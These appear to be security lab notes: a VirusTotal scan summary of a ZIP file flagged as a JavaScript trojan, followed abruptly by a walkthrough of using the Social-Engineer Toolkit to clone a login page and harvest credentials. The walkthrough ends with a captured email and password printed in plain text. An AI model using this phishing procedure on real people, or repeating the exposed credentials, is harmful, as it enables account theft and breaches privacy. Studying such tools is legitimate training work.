


1. File Overview:
    - The file is identified as a ZIP file, approximately 3.48 KB in size.
    - VirusTotal indicates that 12 out of 62 security vendors flagged the file as malicious.
2. Detection Results:
   The file is predominantly labeled with threats related to trojans, particularly "trojan.suspar."
    - Specific detections include:
        - Avira: HEUR/Suspar.Gen
        - ESET-NOD32: JS/Kryptik.CVJ
        - Kaspersky: HEUR:Trojan.Script.Generic
        - Sophos: Mal/DrodZp-A
        - Varist: JS/Agent.CKJ4.gen!Eldorado

   Multiple other vendors such as Alibaba, ALYac, and Webroot flagged it as "undetected."
3. Category and Family:
    - Threat categories identified include "trojan."
    - Family labels are tied to "suspar."
4. Other Notes:
    - Several antivirus engines were unable to process the file type.
    - The score and detections suggest caution; it's likely a malicious or suspicious file.







DETECTION DETAILS RELATIONS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.suspar | Threat categories trojan | Family labels suspar


Security vendors' analysis — Do you want to automate checks?

Avira (no cloud)	HEUR/Suspar.Gen	Cynet	Malicious (score: 70)
ESET-NOD32	JS/Kryptik.CVJ	Ikarus	Trojan-Downloader.JS.Agent
Kaspersky	HEUR:Trojan.Script.Generic	Lionic	Trojan.UKP.StrelaStealer.4!c
NANO-Antivirus	Trojan.Script.Heuristic-js.iacgm	Skyhigh (SWG)	BehavesLike.Exploit.zc
Sophos	Mal/DrodZp-A	Tencent	Script.Trojan.Generic.Tdkl
Varist	JS/Agent.CKJ4.gen!Eldorado	WithSecure	Heuristic.HEUR/Suspar.Gen
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	AliCloud	Undetected
ALYac	Undetected	Antiy-AVL	Undetected

Phishing Template Creation Using SEToolkit in Parrot OS

1. Launching the SEToolkit

- Command: sudo setoolkit
- Purpose: Start the Social-Engineer Toolkit on Parrot OS.
- Outcome: SEToolkit interface loaded with multiple options for social engineering attacks.



```
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

       Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Unable to check for new version of SET (is your network up?)

Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```


2. Selecting the Attack Vector

- **Option Chosen**: Website Attack Vectors (2).
- **Purpose**: Perform attacks targeting websites, specifically credential harvesting.

3. Choosing the Attack Method

- **Option Chosen**: Credential Harvester Attack Method (3).

- **Details**:
    - This method clones the targeted website and sets up a phishing page to capture login credentials.



4. Website Cloning

- **Option Selected**: Web templates
- **Steps**:
    - SET asked for the external or NAT IP address (e.g., 10.138.16.217) where the phishing server would run.
    - SET requested the URL of the target site to be cloned (e.g., https://www.google.com).
- **Outcome**:
    - A cloned version of the target website was generated and hosted on the attacker machine.
    - The cloned page replicated the appearance and functionality of the legitimate site.

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

```
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
-----------------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 10.138.16.217
```

5. Launching the Phishing Page

- The phishing server was set up to listen on port 80.

- The attacker machine hosted the cloned site, ready to capture input data.

6. Harvesting Credentials

- During the test:
  - A user visited the cloned site and entered credentials (captured in the terminal).
  - Captured data included:
    - Username: abij914@gmail.com
    - Password: uki262212
- The tool captured the credentials from the HTTP POST requests made by the victim's browser.